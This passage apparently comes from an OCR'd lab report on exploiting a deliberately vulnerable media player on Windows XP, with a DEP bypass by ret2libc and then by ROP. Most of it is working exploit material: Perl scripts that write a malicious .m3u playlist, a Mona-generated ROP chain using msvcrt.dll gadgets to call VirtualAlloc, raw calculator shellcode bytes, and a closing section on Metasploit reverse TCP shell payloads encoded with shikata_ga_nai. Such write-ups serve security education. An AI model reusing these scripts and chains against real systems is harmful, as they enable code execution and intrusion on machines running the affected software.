
As it hits the breakpoint, the memory map (available through the 'M' button) is searched for the command string "cmd.exe /c". The search reveals that the command exists in its whole form at 00121BE4 as can be seen in Figure 15.



```
00121BE4 63 6D 64 2E 65 78 65 20 73 74 61 72 74 20 63 61 cmd.exe start ca
00121BF4 6C 63 20 26 41 41 41 41 41 41 41 41 41 41 41 41 lc &AAAAAAAAAAAA
00121C04 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121C14 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121C24 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121C34 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121C44 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121C54 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121C64 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121C74 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121C84 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121C94 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121CA4 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121CB4 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121CC4 AD 23 86 7C FA CA 81 7C E4 1B 13 00 00 00 00 00 ¡#å¦·╩ü¦Σ←‼.....
00121CD4 88 26 12 00 03 00 00 00 30 00 00 00 63 6D 64 2E ê&↕.♥...0...cmd.
00121CE4 65 78 65 20 73 74 61 72 74 20 63 61 6C 63 20 26 exe start calc &
00121CF4 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121D04 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00121D14 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

Figure 15 - DEP On Calculator Command Address

With the command address discovered, all that is left is to do is provide WinExec the arguments needed. The final proof-of-concept DEP on calculator shellcode can be seen in Figure 16 below.



C:\Documents and Settings\Administrator\Desktop\depRet2libcGen.pl - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
calcGen.pl
depRet2libcGen.pl
Perl source file
INS

```
my  $file= "depRet2libc.m3u";                                # file name
my  $shellcode = "cmd.exe /c calc &";                        # command

my  $padding = "\x41" x (224 - length($shellcode));          # padding
    $eip     = pack('V',0x7c8623ad);                         # WinExec
    $stacktop = pack('V',0x7c81cafa);                        # ExitProcess
    $stacktop = $stacktop. pack('V',0x00121BE4);             # CmdLine address
    $stacktop = $stacktop. pack('V',0xFFFFFFFF);             # Style (null bytes above so can't use)



open($FILE,">$file");

print $FILE $shellcode.$padding.$eip.$stacktop;

close($FILE);
```

1503321.exe

1503321.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.


To see what data this error report contains, click here.

Figure 16 - Playlist DEP On Proof-of-concept Calculator

2.3.2.2 Proof-of-Concept - ROP Chains

As mentioned in section 1.2.2.1, ROP Chains can be used to disable DEP entirely, among other things. As discussed, the process of creating a ROP Chain is rather complex; often there is only one type of working ROP chain.

As per Corelan Team's "Exploit writing tutorial part 10 - chaining dep with rop" (Corelan, 2010), VirtualAlloc, HeapCreate, SetProcessDEPPolicy, NtSetInformationProcess, VirtualProtect, and WriteProcessMemory can all be used with ROP Chains in Windows XP SP3, as can be seen in Figure 17 below.



API / OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc	yes	yes	yes	yes	yes	yes	yes
HeapCreate	yes	yes	yes	yes	yes	yes	yes
SetProcessDEPPolicy	no (1)	yes	no (1)	yes	no (2)	no (1)	yes
NtSetInformationProcess	yes	yes	yes	no (2)	no (2)	yes	no (2)
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	yes	yes	yes	yes

Figure 17 - Useable ROP Chains


The Immunity addon -Mona- can once again be used, to create ROP chains. However, the caveat is that they are not always complete.

Before Mona can be used to generate ROP Chains, Vulnerable Media Player must be run within Immunity - libraries are not imported until application starts. The following Mona command is used to search for ROP gadgets and generate ROP Chains;

```
!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

Technically "!mona rop" would generate ROP Chains and gadgets, however, the libraries used may not be static and thus many not always work. A breakdown of the command is as follows (Corelan, 2011);

- "mona rop"   - generate ROP Chains and gadgets
- "-m <module>" - only using these modules (can be a list and accepts wildcard)
- "-cpb" - skip pointers using these bad characters
- "\x00\x0a\x0d" - Null, Line Feed and Carriage Return. We ignore these characters as they cause end of execution.



```
        //rop chain generated with mona.py - www.corelan.be
        rop_gadgets = unescape(
          "%u0807%u77c2" + // 0x77c20807 : ,# POP EBP # RETN [msvcrt.dll]
          "%u0807%u77c2" + // 0x77c20807 : ,# skip 4 bytes [msvcrt.dll]
          "%u61bb%u77c4" + // 0x77c461bb : ,# POP EBX # RETN [msvcrt.dll]
          "%uffff%uffff" + // 0xffffffff : ,#
          "%u27e5%u77c1" + // 0x77c127e5 : ,# INC EBX # RETN [msvcrt.dll]
          "%u27e5%u77c1" + // 0x77c127e5 : ,# INC EBX # RETN [msvcrt.dll]
          "%u4fcd%u77c3" + // 0x77c34fcd : ,# POP EAX # RETN [msvcrt.dll]
          "%u1467%u2cfe" + // 0x2cfe1467 : ,# put delta into eax (-> put 0x00001000 into edx)
          "%ueb80%u77c4" + // 0x77c4eb80 : ,# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
          "%u8fbc%u77c5" + // 0x77c58fbc : ,# XCHG EAX,EDX # RETN [msvcrt.dll]
          "%ue392%u77c4" + // 0x77c4e392 : ,# POP EAX # RETN [msvcrt.dll]
          "%u04a7%u2cfe" + // 0x2cfe04a7 : ,# put delta into eax (-> put 0x00000040 into ecx)
          "%ueb80%u77c4" + // 0x77c4eb80 : ,# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
          "%u3ffd%u77c1" + // 0x77c13ffd : ,# XCHG EAX,ECX # RETN [msvcrt.dll]
          "%u3b47%u77c2" + // 0x77c23b47 : ,# POP EDI # RETN [msvcrt.dll]
          "%u7a42%u77c4" + // 0x77c47a42 : ,# RETN (ROP NOP) [msvcrt.dll]
          "%ua184%u77c3" + // 0x77c3a184 : ,# POP ESI # RETN [msvcrt.dll]
          "%uaacc%u77c2" + // 0x77c2aacc : ,# JMP [EAX] [msvcrt.dll]
          "%udebf%u77c4" + // 0x77c4debf : ,# POP EAX # RETN [msvcrt.dll]
          "%u110c%u77c1" + // 0x77c1110c : ,# ptr to &VirtualAlloc() [IAT msvcrt.dll]
          "%u2df9%u77c1" + // 0x77c12df9 : ,# PUSHAD # RETN [msvcrt.dll]
          "%u54b4%u77c3" + // 0x77c354b4 : ,# ptr to 'push esp # ret ' [msvcrt.dll]
          "");  //  :


      -----------------------------------------------------------------------------------------------


0BADF00D     ROP generator finished
0BADF00D
0BADF00D [+] Writing stackpivots to file stackpivot.txt
0BADF00D     Wrote 1029 pivots to file
0BADF00D [+] Writing suggestions to file rop_suggestions.txt
0BADF00D     Wrote 512 suggestions to file
0BADF00D [+] Writing results to file rop.txt (3352 interesting gadgets)
0BADF00D     Wrote 3352 interesting gadgets to file
0BADF00D [+] Writing other gadgets to file rop.txt (3315 gadgets)
0BADF00D     Wrote 3315 other gadgets to file
0BADF00D Done
0BADF00D
0BADF00D [+] This mona.py action took 0:00:11.096000

Address  Hex dump                ASCII
0046A000 00 00 00 00 00 00 00 00 ........
0046A008 00 00 00 00 00 00 00 00 ........
0046A010 52 41 57 00 41 62 6F 75 RAW.Abou
0046A018 74 20 56 75 6C 6E 20 6D t Vuln m
0046A020 65 64 69 61 20 70 6C 61 edia pla
0046A028 79 65 72 20 25 64 00 00 yer %d..
0046A030 68 74 74 70 3A 2F 2F 31 http://1
0046A038 32 37 2E 30 2E 30 2E 31 27.0.0.1
0046A040 00 00 00 00 43 6F 6F 6C ....Cool

!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

Figure 18 - Generating ROP Chains with Mona

With standard shellcode the aim is to execute the code at the next memory address such as JMP ESP. As ROP Chains use ROP gadgets at dll locations, if the first command was a JMP ESP it would only try to execute the code, not the gadget, as per instruction. This would result in an access violation.


Instead, to start a ROP Chain a return pointer is used. Upon calling return, the program will jump to the location provided by the next stack frame, thus starting the ROP Chain. Each return will start the next ROP gadget. Possible initial return locations can be found using the following command:

!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d' -x x aslr=false

The breakdown of the command is as follows;

- "!mona find -type instr" - look for instructions only
- "-s 'retn'" - limit to results containing the string 'retn' (return)
- "-m msvcrt.dll" - limit search to the msvcrt library
- "-cpb '\x00\x0a\x0d'" - exclude results containing these bad characters
- "-x x" - limit search to executable areas (if not then DEP still may be an issue)
- "aslr=false" limit search to areas without address space randomisation

The command used and its results can be seen in Figure 19.



```
0BADF00D     - Number of pointers of type '"retn"' : 2471
0BADF00D [+] Results :
77C11110   0x77c11110 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C1128A   0x77c1128a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C1128E   0x77c1128e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C112A6   0x77c112a6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C112AA   0x77c112aa : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C112AE   0x77c112ae : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C12091   0x77c12091 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C1209D   0x77c1209d : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C1256A   0x77c1256a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C1257A   0x77c1257a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C1258A   0x77c1258a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C125AA   0x77c125aa : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C125BA   0x77c125ba : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C1279A   0x77c1279a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C127B2   0x77c127b2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C127BE   0x77c127be : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C127C2   0x77c127c2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C127CA   0x77c127ca : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C127CE   0x77c127ce : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C127D6   0x77c127d6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open find.txt...
0BADF00D     Found a total of 2471 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.783000
```


```
Address  Hex dump                 ASCII
0046A000 00 00 00 00 00 00 00 00 ........
0046A008 00 00 00 00 00 00 00 00 ........
0046A010 52 41 57 00 41 62 6F 75 RAW.Abou
0046A018 74 20 56 75 6C 6E 20 6D t Vuln m
0046A020 65 64 69 61 20 70 6C 61 edia pla
0046A028 79 65 72 20 25 64 00 00 yer %d..
0046A030 68 74 74 70 3A 2F 2F 31 http://1
0046A038 32 37 2E 30 2E 30 2E 31 27.0.0.1
0046A040 00 00 00 00 43 6F 6F 6C ....Cool
```

```
00121CB8  41414141  AAAA
00121CBC  41414141  AAAA
00121CC0  41414141  AAAA
00121CC4  77C5D002  @§+w  msvcrt.77C5D002
00121CC8  77C34DE1  βM|w  msvcrt.77C34DE1
00121CCC  77C11120  ◄┴w   <&KERNEL32.VirtualProtect>
00121CD0  77C2E493  ōδ┬w  msvcrt.77C2E493
00121CD4  41414141  AAAA
00121CD8  7472A5BC  ┘Ñrt  MSCTF.7472A5BC
00121CDC  41414141  AAAA
00121CE0  77C329E1  β)├w  msvcrt.77C329E1
```

!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d' -x x aslr=false

Figure 19 - Searching for RETN Instruction with Mona

Using the methods discussed a basic proof-of-concept calculator payload was developed. During development it was found that the first 4 bytes of shellcode after the ROP Chain were being overwritten, but only sometimes. A's could have been added as padding but would have caused a non-useful crash occasionally. To ensure the reliability of the exploit 4 NOPS (No Operation) were used as additional padding between the shellcode and ROP Chain. The payload generated as well as the result of its execution can be seen in Figure 20 below.



C:\Documents and Settings\Administrator\Desktop\ropTestGen.pl - Notepad++

```perl
$rop .= pack('V', 0x77c20807);  # skip 4 bytes [msvcrt.dll]
$rop .= pack('V', 0x77c461bb);  # POP EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0xffffffff);  #
$rop .= pack('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c34fcd);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x2cfe1467);  # put delta into eax (-> put 0x00001000 into edx)
$rop .= pack('V', 0x77c4eb80);  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c58fbc);  # XCHG EAX, EDX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c4e392);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x2cfe04a7);  # put delta into eax (-> put 0x00000040 into ecx)
$rop .= pack('V', 0x77c4eb80);  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c13ffd);  # XCHG EAX,ECX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c23b47);  # POP EDI # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
$rop .= pack('V', 0x77c3a184);  # POP ESI # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$rop .= pack('V', 0x77c4debf);  # POP EAX # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$rop .= pack('V', 0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
$rop .= pack('V', 0x77c354b4);  # ptr to 'push esp # ret ' [msvcrt.dll]

my $nops = "\x90" x 4;

$shellcode .= # Calculator shellcode
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

open($FILE,">$file");                           # Open file name as write (create it if no exist)
print $FILE $junk.$eip.$rop.$nops.$shellcode;   # Write padding, EIP, calc shellcode to file
close($FILE);                                   # Save & close file
```

Perl source file | length : 2,618 lines : 47 | Ln : 42 Col : 21 Sel : 0 | 0 | Windows (CR LF) | UTF-8 | INS

Figure 20 - Playlist DEP On ROP Chain Calculator

2.3.2.3 Advanced Exploit

Use of a Netcat to produce a reverse shell is all well and good, but most users won't have Netcat installed. Using tools such as Metasploit Framework, self-contained reverse shell payloads can be created.

In MSFGUI (the GUI version of Metasploit Framework) , select Payloads, then windows, under shell select "reverse_tcp". This opens the reverse TCP shell payload generation tool.

The "shikata_ga_nai" ("nothing can be done about it" - in Japanese) encoder is used along with options specific to the test environment, and then the payload is generated. *Shikata ga nai* was selected specifically because it avoids using characters that can cause crashes such as null bytes.

However, use of the MSFGUI-generated reverse shell also creates additional problems; the shellcode is 317 bytes. The available space for shellcode has not changed, it is still 280 bytes, of that 96 bytes have been used by the ROP Chain. This leaves 184 bytes for shellcode; around half what is needed for the reverse shell.

